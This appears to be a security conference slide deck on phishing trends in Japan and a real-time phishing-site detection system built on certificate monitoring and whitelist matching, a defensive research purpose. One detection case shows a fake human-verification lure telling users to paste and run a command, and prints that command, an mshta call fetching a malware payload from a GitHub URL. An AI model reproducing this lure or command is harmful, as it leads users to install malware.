Rapidly Changing Trends in Phishing
―Sharing real-time phishing site detection systems―

LAC Co., Ltd.
Ryosuke Yoshimura
Tomoya Sano

2025/1/15

Agenda

1. Self-introduction
2. Phishing damages on the rise
3. Rapidly changing phishing trends
4. Development of a real-time phishing site detection system
5. System demonstration
6. Introduction of detection cases
7. Conclusion

Team

1. Self-Introduction

Ryosuke Yoshimura

LAC Co., Ltd. Cyber Grid Japan, Inc.

Next Generation Security Technology Laboratory

Engaged in research and development of AI to streamline the collection and analysis of Exploit codes and indicators. I am currently working on streamlining phishing site analysis and automating the process of extracting signatures from Exploit codes and creating detection rules.

Tomoya Sano

LAC Co., Ltd. Financial Crimes Prevention Center

Engaged in consultation on measures against financial crimes and cyber crimes. I am also involved in data analysis, AI model building, and implementation support for the development of AI-based fraudulent transaction detection solutions. In addition, involved in activities in cooperation with related external groups and organizations such as the Japan Cybercrime Center and the Council of Anti-Phishing Japan.


2. Phishing Damages On The Rise

What is a Phishing Site

These are websites that deceive officials by using fraudulent tactics to obtain personal information (ID/PW, credit card numbers, account information, etc.) by tricking them into believing they are real organizations.

Number of reports of Phishing Sites

- The number of cases has been increasing every year since 2018, with a record number of cases reported in 2023.
- The number of cases reported in 2024 is at a record high as of January-November, with more cases reported than in the same period in 2023.



Same period comparison (Jan～Nov)

＊【フィッシング対策協議会】　フィッシング報告状況（月次報告書）より　作成


2. Phishing Damages On The Rise

Damage Situation

- It has been confirmed that the number of incidents of damage believed to be caused by phishing is also increasing year by year.

Credit Card Damage (stolen numbers)


- Damage caused by the theft of credit card numbers includes damage caused by credit card master and physical theft, but most of the damage is caused by phishing.
- In 2023, damages amounting to 50.47 billion yen, the highest ever.



＊ Prepared by Japan Credit Association from the total results of fraudulent use of credit cards.


Internet Banking Damage

- The number of fraudulent internet banking transfers in 2023 was the highest ever, with the total amount of damage amounting to 8.73 billion yen and the number of cases reaching 5,578, also the highest number ever.




＊ Prepared by the National Police Agency's "The Situation of Threats Surrounding Cyberspace"

3. Rapidly changing phishing trends


2019
2020
2021
2022
2023
2024
Number of phishing sites
Phishing against megabanks, e-commerce sites, and credit card brands
Crypto assets
Olympics
Olympics
ticket reservation service
Corona benefits
New Banks
Increasing trend of random string URLs
Use of HTTPS
Use of spoofed email addresses
2017
Free SSL Certificate Trend
2023/10
Google HTTPS Fast Mode
2023/11
Gmail policy change DMARC required
DMARC Evasion


3. Rapidly changing phishing trends



2019
2020
2021
2022
2023
2024
Point 1: Brand Transition
Phishing against megabanks, e-commerce sites, and credit card brands
Crypto assets
Olympics
Olympics
ticket reservation service
Corona benefits
New Banks
Point 2: Changes in URL
Increasing trend of random string URLs
Use of HTTPS
Point 3: Increasing sophistication and speed of criminal tactics
DMARC Evasion

3. Rapidly changing phishing trends

Point 1: Brand Transition


2019
2020
2021
2022
2023
2024
Phishing against megabanks, e-commerce sites, and credit card brands
Crypto assets
ticket reservation service
Olympics
Olympics
Corona benefits
New Banks

① Major brands continue to be targeted

- Criminals' goal is to maximize profits.
- Brands with many users and involvement in fund settlements are easy targets.
- Examples
  - ➢ Megabanks
  - ➢ Major e-commerce sites
  - ➢ Credit card

② Significant Public Interest Events suddenly targeted


- Phishing related to events of heightened social interest or specific times of the year. Characterized by attracting a large number of victims despite being a temporary target.
- Examples
  - ➢ Corona benefits（Proposed: 2020/3、Fraud: 2020/4）
  - ➢ Olympics（Announced: 2019/5、Fraud: 2019/6、2021/07）

③ Newly targeted emerging services and brands

- If profit can be made, various asset-related services and brands are being targeted regardless of their form.
- Even within industries where it has already been targeted, previously untouched services are now becoming new targets.

3. Rapidly changing phishing trends

Point 2: Changes in URL




①Converting to HTTPS due to the popularity of Free SSL Certificate

- One of the turning points for phishing sites.
- 2017- “Free SSL Certificate”, a service that allows anyone to easily convert their website to HTTPS, became popular.
- General users and organizations have benefited greatly from it, but it is also used by fraudulent sites such as phishing sites.
- Prior to the outbreak, there was a countermeasure called “Determine if a site is a phishing site by the presence or absence of a key mark on the browser display.” This was a countermeasure to phishing sites.

②Increase in random characters due to changes in URL attack methods

- URLs of phishing sites have specific patterns to deceive users, such as combo-squatting and typo-squatting.





- You can see the transition from a deceptive URL to random characters. (See next page for details)

3. Rapidly changing phishing trends

Point 2: Changes in URL

- It can be confirmed that the number of cases has been increasing monthly since 2019.
- **Brand name as is（combo-squatting）**
  →**Brand name slightly altered（typo-squatting）**→You can see the evolution of phishing site URLs, which consist of **random characters**
  - ➢ It is speculated that criminals are beginning to use **URLs that are harder for companies to find.**





＊ JPCERT/CC Phasingurl-listより作成

3. Rapidly changing phishing trends

Point 3: Increasing sophistication and speed of criminal tactics


Criminals are taking further measures to counter corporate countermeasures, and their methods are becoming more sophisticated and faster.

<Phishers' Techniques>

- Even if the number of users is limited, criminals are switching targets to companies that have little experience dealing with phishing. (Point ①)
- They are taking measures to delay discovery + takedown.
  - ➢ It is assumed that by changing the URL method, they are using URLs that are difficult for companies to find.
    (Point ②)
  - ➢ The TTL for phishing sites is decreasing.
  - ➢ Setting certain conditions for accessing phishing sites.
    - ✓ User agent
    - ✓ Email address and phone number authentication
- Countermeasures against spoofing emails (DMARC).
  - ➢ Adoption of unique domains
  - ➢ Abusing email addresses of companies that do not support DMARC

4. Development of a real-time phishing site detection system

Develop a system to detect phishing sites targeting companies in order to combat the increase in phishing attacks and the trend of decreasing site TTLs.



Monitor domains for which new SSL certificates have been issued in Merklemap.

Extract domains that are potentially phishing sites.

Get information from sites of domain. (i.e., title, text, screenshot)

Search the whitelist DB based on the obtained data.

Check if the title or text is similar

Yes

Store domain and site information in DB. (i.e., Suspicious Domain DB)

No

Discard the data.

In order to handle large amounts of data, suspicious domains are first detected simply, and then a detailed determination is made as to whether they are malicious domains.

4. Suspicious Domain Extraction Logic

Rule 1：Does the domain contain random characters?

- Judgment by state transition probabilities using a model trained on English words.
  - ➢ Probability of how far away a string is from an existing word.

Rule 2：Whether the whitelisted domain and the new SSL certificate-issuing domain are similar

- Judgment based on Jaro-Winkler distance
  - ➢ How similar is it to a string in the whitelist?
- Judgment based on diff or partial match search.
  - ➢ Does the domain contain any part of the whitelist string?

Why not use AI?

- Because immediacy was required to process about 12 items per second.
- Because detection using rules 1 and 2 provided sufficient accuracy.
- Because the detection sensitivity threshold can be changed to a certain extent.

4. Suspicious Domain Detection - Rule 1, 2 False Positive Examples

Rule 1: False positive cases of random string detection

- The domain itself is random, but in many cases, it is not a phishing site.

- d2wywj04p8bo16.am〇〇〇〇.com
- pop.hydrat 〇〇.nl
- syn〇〇〇〇〇〇ustercreate202501040009ce.〇〇

Rule 2: False positive cases of approximate detection with whitelist

- Although similar to whitelisted domains, there are many instances where they are different from whitelisted domains

- Whitelisted Domain URL
  - ➢ example.com
- Detected Suspicious URL
  - ➢ exsamie.〇〇

The domain is not a phishing site but was detected as a false positive due to similarity to whitelisted domains.

4. Suspicious Domain Detection - Detection using whitelists

LAC

Investigate the domains detected by rules 1 and 2 in detail to detect phishing sites.

1. Obtain site data for detected domains.
2. Compare with data from existing companies (whitelist).
   - ➢ Do the page titles match?
   - ➢ Do the strings in both sites match or are similar?

   ···etc.

Domains that match or are similar to the whitelist are judged to be phishing sites.


The domains are different, but the information on the site is similar.
It is judged to be a phishing site targeting an existing site.

5. System Demo

6. Detection example: Phishing site that downloads malware 1-1


Jump from news sites, etc.

virtualhomemonitoring[.]com



Verify You Are Human

Please verify that you are a human to continue.




Verification Steps

1. Press Windows Button "⊞" + R

2. Press CTRL + V

3. Press Enter




発行元

一般名（CN）	R11
組織（O）	Let's Encrypt
組織単位（OU）	<証明書に含まれていません>

証明書は正常


有効期間

発行日	2025年1月5日日曜日 5:50:37
有効期限	2025年4月5日土曜日 5:50:36



```
mshta https://github.com/git42025/mp4/releases/download/mp4/blueredgreen.mp4
```

6. Detection example: Phishing site that downloads malware 1-2



Account creation date: 2025/1/4
Account deletion date: 2025/1/7


Html repository : html file showed on virtualhomemonitoring[.]com

420444 repository : .exe is stored

Mp4 repository : mshta command references

(Repository Creation Date : 2025/1/5)

6. Detection example: Phishing site that downloads malware 1-3



10/61 security vendors flagged this file as malicious

829cad14a1c6d5c57b4411b55476f87f330388f4f4984067006f1d8f0e261897

blueredgreen.mp4

sgml

Size 2.49 MB

Last Analysis Date 3 hours ago

Join our Community and enjoy additional commu

Popular threat label powershell/boxter


Family labels powershell boxter

Security vendors' analysis

Do you want to automate checks?

ALYac	Exploit.HTML-PowerShell.Gen	Arcabit	Exploit.HTML-PowerShell.Gen [many]

Files referenced by the mshta command



10/72 security vendors flagged this file as malicious

4d76fa5be5174af5d51413b49cec652dca4c65f12ee60017ebd158a9605c7c6b

LDR_V_1.1.3.exe

peexe

Size 130.50 KB

Last Analysis Date a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Bkav Pro	W32.AIDetectMalware	Cylance	Unsafe

exe file that existed in the same repository

7. Conclusion

Summary

- Phishing attackers continue to evolve in order to evade phishing countermeasures.
- Attacker trends are also changing, with a variety of companies being targeted as phishing sites rather than specific companies.
- By using this tool, it is possible to monitor and detect newly published sites, which is expected to shorten the time until they are taken down.

Future challenges

- Examples of difficult to detect phishing:
  - ➢ When there is a lag between issuing the certificate and uploading it to the website.
  - ➢ Using shortened URLs or dynamic DNS services. (Domain checks cannot be performed.)

Appendix

Data Sharing

The program and whitelist DB used will be shared in the JSAC2025 Slack.

Contact:

- Ryosuke Yoshimura: ryosuke.yoshimura@lac.co.jp
- Tomoya Sano: tomoya.sano@lac.co.jp

References

- https://www.antiphishing.jp/report/monthly/
- https://www.j-credit.or.jp/information/statistics/
- https://www.npa.go.jp/publications/statistics/cybersecurity/index.html
- https://github.com/JPCERTCC/phishurl-list
- 4d76fa5be5174af5d51413b49cec652dca4c65f12ee60017ebd158a9605c7c6b
- 829cad14a1c6d5c57b4411b55476f87f33088f4f4984067006f1d8f0e261897